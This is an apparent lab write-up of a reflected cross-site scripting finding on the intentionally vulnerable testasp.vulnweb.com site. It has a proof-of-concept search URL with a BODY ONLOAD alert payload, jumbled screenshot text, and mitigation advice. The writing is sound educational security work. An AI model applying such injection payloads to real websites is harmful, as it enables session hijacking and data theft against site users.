# Cross Site Scripting in vulnweb


Subdomain:- http://testasp.vulnweb.com

**Description**: If a website directly incorporate user input into its body without proper sanitization this script wil run when the page load

**Reflected XSS :** In a  reflected XSS attack the malicious script is embedded in a URL or input field.

**Impact** : Reflected XSS can lead to unauthorized access , data thef ,
or session hijacking. Affects users who were visit specific URL or interact with vulnerable input fields.

# 1) Proof of Concept:




```
testasp.vulnweb.com/Search.asp?tfSearch=<BODY+ONLOAD%3Djavascript%3Aalert(1)>
```

testasp.vulnweb.com

1

# 2) Proof of concept:



kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```
testasp.vulnweb.com/Search.asp?tfSearch=<BODY+ONLOAD%3Djavascript%3Aalert(1)>
```

<BODY ONLOAD=javascript:a

You searched for ''

Found in: Acunetix Web Vulnerability Scanner/

1

1

posted by **admin** on 11/9/2005 12:16:25 PM

Found in: Acunetix Web Vulnerability Scanner/1

1

1

posted by **admin** on 11/9/2005 12:16:25 PM

Found in: Weather/

1

1

posted by **admin** on 11/9/2005 12:16:35 PM

Found in: Weather/1

1

1

posted by **admin** on 11/9/2005 12:16:35 PM

Found in: Weather/

- 112.216.36.130

1

posted by **aaaa** on

# Vulnerbility XSS Script :

<BODY ONLOAD=javascript:alert(1)>

**Attack case and conditions:** The vulnerbiltiy occurs when a web application incorporates user input into its HTML content without proper sanitization or output encoding.

If the application directly reflects user input within the <body> tag the injected script runs.

# Mitigation:

1) Sanitize and authenticate user inputs to prevent script injection.

2) Always encode user-generated content before rendering it in HTML.

3) 3) Implement a strong Content Security Policy (CSP) to restrict Script Execution.